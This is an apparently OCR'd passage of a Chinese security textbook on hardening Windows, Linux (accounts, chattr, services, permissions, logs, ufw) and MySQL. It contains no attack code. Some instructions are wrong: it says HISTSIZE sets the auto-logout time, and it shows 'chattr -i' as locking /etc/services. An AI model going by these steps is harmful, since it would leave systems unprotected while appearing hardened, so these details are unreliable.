


图 7-26 Windows IP 安全策略

创建新的 IP 安全策略，设置源 IP 地址、目标 IP 地址、协议类型以及端口等，保护计算机的安全。

7.3.2　Linux 系统安全配置

7.3.2.1　用户管理配置

在 Linux 系统中，用户账号是用户的身份标志，它由用户名和用户口令组成。系统将用户名存放在/etc/passwd 文件中，而将口令以加密的形式存放在/etc/shadow 文件中。在正常情况下，这些口令和其他信息由操作系统保护，能够对其进行访问的只能是超级用户(root)和操作系统的一些应用程序。但是如果配置不当或在一些系统运行出错的情况下，这些信息可以被普通用户得到。进而，恶意用户就可以使用口令破解工具得到明文口令。

1．删除系统特殊的用户账号和组账号

有些用户或用户组为系统默认创建，在常用服务器中基本不使用这些账号，但是这些账号常被黑客利用和攻击服务器，例如图 7-27 的名为 news 的用户名。这些不用的账号，应该即时删除。如图 7-28 所示，删除无用的 news 账号。

```
wr@ubuntu: ~
wr@ubuntu:~$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologi
n
```

图 7-27　Linux 查看系统用户名

```
wr@ubuntu: ~
Authentication: command not found
wr@ubuntu:~$ sudo userdel news
[sudo] password for wr:
wr@ubuntu:~$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologi
n
```

图 7-28　Linux 删除用户 news

2. 用户密码设置

通过编辑 login.defs 文件，修改密码设置如图 7-29 所示。

```
wr@ubuntu: ~
wr@ubuntu:~$ sudo gedit /etc/login.defs
```

图 7-29 Linux 打开 login.defs 文件

如图 7-30 所示，在 login.defs 文件中可以查看修改以下参数：

PASS_MAX_DAYS 密码设置最长有效期（默认值）；

PASS_MIN_DAYS 密码设置最短有效期；

PASS_WARN_AGE 提前多少天警告用户密码即将过期。

```
login.defs ×
#       PASS_WARN_AGE   Number of days warning given before a
password expires.
#
PASS_MAX_DAYS   99999
PASS_MIN_DAYS   0
PASS_WARN_AGE   7
```

图 7-30 Linux 查看编辑 login.defs 文件

3. 修改自动注销账户时间

在 Linux 系统中 root 账户是具有最高特权的。如果系统管理员在离开系统之前忘记注销 root 账户，那将会带来很大的安全隐患。通过修改配置，可以使系统自幼注销 root 账户。

编辑 profile 文件（vi /etc/profile），修改"HISTSIZE"参数的值，即注销等待时间，如图 7-31 所示。

```
wr@localhost:~
File Edit View Terminal Tabs Help
HOSTNAME=`/bin/hostname`
HISTSIZE=1000

if [ -z "$INPUTRC" -a ! -f "$HOME/.inputrc" ]; then
    INPUTRC=/etc/inputrc
fi
```

图 7-31 Linux 查看编辑/etc/profile 文件

4．给系统的用户名密码存放文件加锁，防止非授权用户获得权限

用户和组密码存放在/etc/passwd、/etc/shadow、/etc/gshadow、/etc/group 文件中，利用 chattr 命令为用户和组设置为不可更改属性，如图 7-32 所示。

```
wr@ubuntu: ~
wr@ubuntu:~$ sudo chattr +i /etc/passwd
wr@ubuntu:~$ sudo useradd xiaoming
useradd: cannot open /etc/passwd
wr@ubuntu:~$ sudo chattr -i /etc/passwd
wr@ubuntu:~$ sudo useradd xiaoming
wr@ubuntu:~$
```

图 7-32　Linux 加锁/etc/passwd 文件

7.3.2.2　系统管理配置

1．服务管理

在 Linux 系统的服务管理方面，如果想做到最好的安全服务，其中主要的就是升级服务本身的软件版本和关闭系统不使用的服务，做到服务最小化。

（1）关闭系统不使用的服务

如图 7-33 所示，cd /etc/init.d 命令进入到系统 init 进程启动目录，查看 Linux 系统服务并关闭 init 目录下的服务。利用 mv 命令将 init 目录下的文件名改成*.old 类的文件名，即修改文件名，作用就是在系统启动的时候找不到这个服务的启动文件。




图 7-33　Linux 查看系统服务

（2）给系统服务端口列表文件加锁

主要作用：防止未经许可的删除或添加服务，如图 7-34 所示。

```
wr@ubuntu: /
wr@ubuntu:/$ sudo chattr -i /etc/services
[sudo] password for wr:
wr@ubuntu:/$
```

图 7-34 Linux 系统服务端口列表文件加锁

（3）修改 ssh 服务的 root 登录权限

修改 ssh 服务配置文件，使得 ssh 服务不允许直接使用 root 用户来登录，减少系统被恶意登录攻击的机会。

编辑/etc/ssh/sshd_config 文件，将 PermitRootLogin yes 前的＃去掉后，修改为：PermitRootLogin no。

2．系统文件权限

Linux 文件系统的安全主要是通过设置文件的权限来实现的。

（1）修改 init 目录文件执行权限，如图 7-35 所示。修改后查看的目录权限，仅 root 用户可执行目录下的文件，如图 7-36 所示。

```
wr@ubuntu: /
wr@ubuntu:/$ sudo chmod -R 700 /etc/init.d/*
wr@ubuntu:/$
```

图 7-35 Linux 修改 init 目录文件执行权限

```
wr@ubuntu: /
wr@ubuntu:/$ ls -l /etc/init.d/*
-rwx------ 1 root root 2243 Apr  3  2014 /etc/init.d/acpid
-rwx------ 1 root root 2014 Feb 19  2014 /etc/init.d/anacron
-rwx------ 1 root root 4596 Apr 24  2015 /etc/init.d/apparmor
-rwx------ 1 root root 2801 May 15  2015 /etc/init.d/apport
-rwx------ 1 root root 2401 Dec 30  2013 /etc/init.d/avahi-daemon
-rwx------ 1 root root 4474 Sep  4  2014 /etc/init.d/bluetooth
-rwx------ 1 root root 2125 Mar 13  2014 /etc/init.d/brltty
-rwx------ 1 root root 1919 Jan 18  2011 /etc/init.d/console-setup
lrwxrwxrwx 1 root root   21 Feb 24 00:42 /etc/init.d/cron -> /lib/init/upstart-j
ob
-rwx------ 1 root root 3184 Apr  3  2014 /etc/init.d/cups
-rwx------ 1 root root 1961 Apr  7  2014 /etc/init.d/cups-browsed
-rwx------ 1 root root 2813 Nov 25  2014 /etc/init.d/dbus
-rwx------ 1 root root 1217 Mar  7  2013 /etc/init.d/dns-clean
lrwxrwxrwx 1 root root   21 Feb 24 00:42 /etc/init.d/friendly-recovery -> /lib/i
nit/upstart-job
-rwx------ 1 root root 1105 May 13  2015 /etc/init.d/grub-common
-rwx------ 1 root root 1329 Mar 12  2014 /etc/init.d/halt
-rwx------ 1 root root 1864 Nov 12  2012 /etc/init.d/irqbalance
-rwx------ 1 root root 3096 Mar 28  2014 /etc/init.d/kerneloops
-rwx------ 1 root root 1293 Mar 12  2014 /etc/init.d/killprocs
-rwx------ 1 root root 1990 Jan 22  2013 /etc/init.d/kmod
-rwx------ 1 root root 3431 Jun 18  2015 /etc/init.d/lightdm
```

图 7-36 Linux 查看 init 目录文件权限

（2）修改部分系统文件的 SUID 和 SGID 的权限

权限为 SUID 和 SGID 的可执行文件，在程序运行过程中，会给进程赋予所有者的权限，如果被黑客发现并利用就会给系统造成危害。如图 7-37 所示，修改 chage 文件的 SUID 和 SGID 权限。

```
wr@ubuntu: /
wr@ubuntu:/$ sudo chmod a-s /usr/bin/chage
wr@ubuntu:/$ sudo ls -l /usr/bin/chage
-rwxr-xr-x 1 root shadow 49420 Jul 15  2015 /usr/bin/chage
wr@ubuntu:/$
```

图 7-37　Linux 修改部分系统文件的 SUID 和 SGID 的权限

3. 日志管理

（1）系统引导日志

如图 7-38 所示，使用 dmesg 命令可以快速查看最后一次系统引导的引导日志。

```
wr@ubuntu: ~
wr@ubuntu:~$ dmesg |more
[    0.632790] pci 0000:00:0f.0: reg 0x30: [mem 0x00000000-0x00007fff pref]
[    0.633155] pci 0000:00:10.0: [1000:0030] type 00 class 0x010000
[    0.633970] pci 0000:00:10.0: reg 0x10: [io  0x1400-0x14ff]
[    0.634786] pci 0000:00:10.0: reg 0x14: [mem 0xfeba0000-0xfebbffff 64bit]
[    0.635602] pci 0000:00:10.0: reg 0x1c: [mem 0xfebc0000-0xfebdffff 64bit]
[    0.637145] pci 0000:00:10.0: reg 0x30: [mem 0x00000000-0x00003fff pref]
[    0.637386] pci 0000:00:11.0: [15ad:0790] type 01 class 0x060401
[    0.637914] pci 0000:00:11.0: System wakeup disabled by ACPI
```

图 7-38　Linux 查看系统引导日志

（2）系统运行日志

① Linux 日志存储在/var/log 目录中。这里包括几个由系统维护的日志文件，其他服务和程序也可能会把它们的日志放在这里。大多数日志只有 root 才可以读，通过需要修改文件的访问权限也可以让其他人可读。

以下是常用的系统日志文件名称及其描述：

lastlog 记录用户最后一次成功登录时间

loginlog 不良的登录尝试记录

messages 记录输出到系统主控台以及由 syslog 系统服务程序产生的消息

utmp 记录当前登录的每个用户

utmpx 扩展的 utmp

wtmp 记录每一次用户登录和注销的历史信息

wtmpx 扩展的 wtmp

vold.log 记录使用外部介质出现的错误

xferkig 记录 ftp 的存取情况

sulog 记录 su 命令的使用情况

acct 记录每个用户使用过的命令

aculog 拨出自动呼叫记录

② /var/log/messages 日志是核心系统日志文件。它包含了系统启动时的引导消息，以及系统运行时的其他状态消息。IO 错误、网络错误和其他系统错误都会记录到这个文件中。其他信息也会被列出，比如某个人的身份切换为 root。如果服务正在运行，比如 DHCP 服务器，可以通过 messages 文件观察它的活动。通常，/var/log/messages 是在进行故障诊断时首先要查看的文件。

③ /var/log/XFree86.0.log 这个日志记录的是 Xfree86 Xwindows 服务器最后一次执行的结果。一般情况可以从这个文件中找到启动到图形模式时失败的原因。

④ 在/var/log 目录下有一些文件以一个数字结尾，这些是已轮循的归档文件。日志文件会变得特别大，特别笨重。Linux 提供了一个命令来轮循这些日志，以使当前日志信息不会淹没在旧的无关信息之中。logrotate 通常是定时自动运行的，但是也可以手工运行。当执行后，logrotate 将取得当前版本的日志文件，然后在这个文件名最后附加一个“.1”。其他更早轮循的文件为“.2”、“.3”，依次类推。文件名后的数字越大，日志就越老。可以通过编辑/etc/logrotate.conf 文件来配置 logrotate 的自动行为。通过 man logrotate 来学习 logrotate 的全部细节。

其中：

#rotate log files weekly weekly

代表每个日志文件每个星期循环一次，一个日志文件保存一个星期的内容。

#keep 4 weeks worth of backlogs rotate 4

代表日志循环的次数是 4 次，即可以保存 4 个日志文件。

⑤ 定制日志

可以通过编辑/et/syslog.conf 和/etc/sysconfig/syslog 来配置它们的行为，可以定制系统日志的存放路径和日志产生级别。

7.3.2.3 网络管理配置

安装并配置防火墙

一般使用 iptables 等程序对这个防火墙的规则进行管理，iptables 可以灵活的定义防火墙规则，功能强大，但副作用是配置过于复杂。一向以简单易用著称的 Ubuntu 在它的发行版中，附带了一个相对 iptables 简单很多的防火墙配置工具：ufw（Uncomplicated Fire Wall）。

ufw 是 Ubuntu 下的一个简易的防火墙配置工具，底层还是调用 iptables 来处理的，

虽然功能较简单，但对桌面型应用来说比较实用，基本常用功能都有，使用也较为容易。

1．安装

使用命令 sudo apt-get install ufw 来安装 ufw。

2．启动/关闭 ufw

sudo ufw enable/disable/reload 开启/关闭/重新载入防火墙，并在系统启动时自动开启/关闭。

sudo ufw default deny 关闭所有外部对本机的访问，但本机访问外部正常。

3．开启/禁用

sudo ufw allow|deny [service]

打开或关闭某个端口，例如：

sudo ufw allow smtp 允许所有的外部 IP 访问本机的 25/tcp (smtp)端口

sudo ufw allow 22/tcp 允许所有的外部 IP 访问本机的 22/tcp (ssh)端口

sudo ufw allow 53 允许外部访问 53 端口(tcp/udp)

sudo ufw allow from 192.168.1.100 允许此 IP 访问所有的本机端口

sudo ufw allow proto udp 192.168.0.1 port 53 to 192.168.0.2 port 53

sudo ufw deny smtp 禁止外部访问 smtp 服务

sudo ufw delete allow smtp 删除上面建立的某条规则

4．查看防火墙状态

sudo ufw status

7.3.3 数据库的安全配置

在数据库管理系统中，MySQL 具有的高性能、高可靠性、易用性及开源免费的特点，使其成为个人使用者和中小企业的首选，成为世界上最流行的开源关系型数据库管理系统。本章将以 MySQL 为对象介绍如何保证数据库的安全性。

本节将以 MySQL 为实例，介绍如何对数据库进行安全配置。

7.3.3.1 用户、口令、权限设置

1．设置 root 用户口令

缺省安装 MySQL 后，root 用户拥有所有权限，且是空口令。为了安全起见，必须为 root 用户设置口令。可以采用如下方法设置 root 口令：

方法 1：使用 MySQL 自带的命令 mysaladmin 设置 root 口令

% mysqladmin –u root password 'rootpassword'

方法 2：使用 set password 设置口令

%mysql> SET password for root@localhost=PASSWORD('rootpassword');

方法 3：登录数据库，修改数据库 mysql 下 user 表的字段内容

%mysql> use mysql;

%mysql> UPDATE user SET password=PASSWORD('rootpassword') WHERE user='root';

%mysql> FLUSH PRIVILEGES; //强制刷新内存授权表

2．删除默认数据库和数据库用户

MySQL 初始化后会自动生成空用户和 test 数据库，进行安装的测试，这会对数据库的安全构成威胁，有必要全部删除，只保留单个 root 用户即可，以后根据需要再增加用户和数据库。

（1）删除 test 数据库

%mysql> SHOW DATABASES; //显示所有数据库

%mysql> DROP DATABASE test; //删除数据库 test

（2）删除非 root 用户

%mysql> DELETE FROM user WHERE NOT (User='root’);

（3）删除空口令的 root 用户

